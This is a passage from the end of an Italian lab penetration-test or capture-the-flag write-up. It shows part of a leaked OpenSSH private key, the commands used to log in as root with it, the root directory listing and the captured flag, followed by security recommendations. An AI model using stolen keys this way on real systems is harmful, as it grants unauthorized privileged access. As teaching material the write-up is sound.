23 YNT7CAR7lJhmIyi9h8lCu9+oBQWMy7lly7uIn3scgMk2ZmJ3KjCpuXKeKupCwNtMjmpono
24 jXRq9dKV2slvhcJTx1T8SzbB4sGIAnPhkPLeo+cNT/VsOw11wiTuHz3079sNdFWaYLmjEs
25 bb4P8nB71XIEsI0CMexL43h5L0Q7kdrd2vYnjP3Y6CxM6q9kWx+NuKZuhuDqc5qP/AAAA
26 wa5BneFps399ByptPwAd7tr1Pw669wb7c4ndWl/RVMZkaEfFAuxgPndeLwzfBrY2Zcx
27 DNGQXDLkP5CuWofAfH7F95+ox+V99Yz8ZwDv06HosMKCwhCw37N65bf5Zm+Gtzv0LEBP
28 VjyR8ZsGiKgMNLd8wRfc2NttSFTGRGRdrk/wHEzquqA20Y4abM+h57Wv3hzC6z8CpHCT8jzr
29 XV3IzDRYCOCppclDLOhJqpMwJlJiQzhzTe7lylaWbpDYNWAAAAMEA6om0Btbh22vrNudi
30 /M2KMBza3HQ+UbTuTjxtC9MFYyzzwyxazdSfQ5sh7Hc08Zhi79En706eqLdeLMDa93yd
31 h9IayOnbsZtcjzg64VdfQoSzzxikGrLr2D3uJbxU9JMK73+812Jhmgs6E6b4zxEqTvaF76
32 g9zt5Vnai8ipDsHymujwvJzh909JfrmHYqyB8ILdwQ50eWQczcuZE3rh/bRApta/PfOkYP
33 x0PSj+Wz/Gu26sPLB+6tjL9T1ydtJ3taAAAaWQ5YgoHcxM6ME4Cz550ULaTpqxaT9bTaRV
34 FtLBYeoPoazNs3iH0fgaI/9eweA0yV335XvbnH4+KOYQfPWWMVcUDRKASR5QYY9RT1ZP9
35 R2qTe+/nnDfYTXKE+QX9j3YcJpl3Z9EyXWL+9PqlVlpzyH96KcgKdh+LVT9BnwXm2GjenY
36 VFYMZ/sdFDfpmx2UX310LoRxT18pgJwlwTkUNZ+fsaurNQ7ZftIFxBnesvAu1EPfFzhC
37 OON/YHZriIWFcAAAANYW5uYUbibGrja2JveAECAwQFBg=

38 —END OPENSSH PRIVATE KEY—


6.2 Accesso Root Definitivo

La chiave di decriptazione privata estratta è stata salvata in un file denominato **anna.key**. Per poterla utilizzare con SSH, è stato necessario restringere i permessi (requisito di sicurezza del protocollo).

Comandi eseguiti:

```
nano anna.key
```

```
chmod 600 anna.key
```



Infine, dopo aver cambiato i permessi è stato tentato l'accesso come utente **root** sulla porta 22, utilizzando la chiave precedentemente creata.

```
ssh -p 22 -i anna.key root@192.168.50.6
```

```
(kali㉿kali)-[~/Desktop]
$ ssh -p 22 -i anna.key root@192.168.50.6
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx——  5 root root 4096 Oct  2  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
-rw——  1 root root  428 Oct  2  2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwx——  4 root root 4096 Sep 29  2024 .cache
-rw——  1 root root   20 Sep 30  2024 .lessht
drwxr-xr-x  3 root root 4096 Jun 29  2024 .local
-rw——  1 root root 2895 Oct  2  2024 .mysql_history
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw——  1 root root   12 Sep 29  2024 .python_history
-rw-r--r-- 1 root root     0 Jun 29  2024 .selected_editor
drwx——  2 root root 4096 Sep 24  2024 .ssh
-rw-r--r-- 1 root root     0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r-- 1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r-- 1 root root 2748 Sep 24  2024 flag.txt
root@blackbox:~# cat flag.txt
```

L'accesso è avvenuto con successo senza richiesta di password. All'interno della directory root è stato visualizzato il file **flag.txt**.

Visualizziamo il contenuto:

```
cat flag.txt
```

```
root@blackbox:~# cat flag.txt
```



```
FLAG{la_magia_non_ha_confini}
```

7. Conclusioni e Raccomandazioni

L'attività di Black Box ha evidenziato gravi carenze nella postura di sicurezza del sistema Hog Theta. La compromissione è stata possibile concatenando vulnerabilità di diversa natura.

Raccomandazioni per la mitigazione:

1. **Sanitizzazione Input:** Correggere le vulnerabilità di SQL Injection nel codice PHP legacy.
2. **Pulizia Codice:** Rimuovere commenti, file di backup (**.bk**, **.swp**) e directory temporanee (**/tmp**) accessibili via web.
3. **Sicurezza SSH:** Disabilitare l'autenticazione via password a favore delle chiavi SSH protette da passphrase e rimuovere i file di chiavi private (**id_rsa**) dai backup accessibili agli utenti non privilegiati.
4. **Steganografia:** Evitare di nascondere dati sensibili in file pubblici, poiché metodi di steganografia semplici non offrono reale sicurezza.

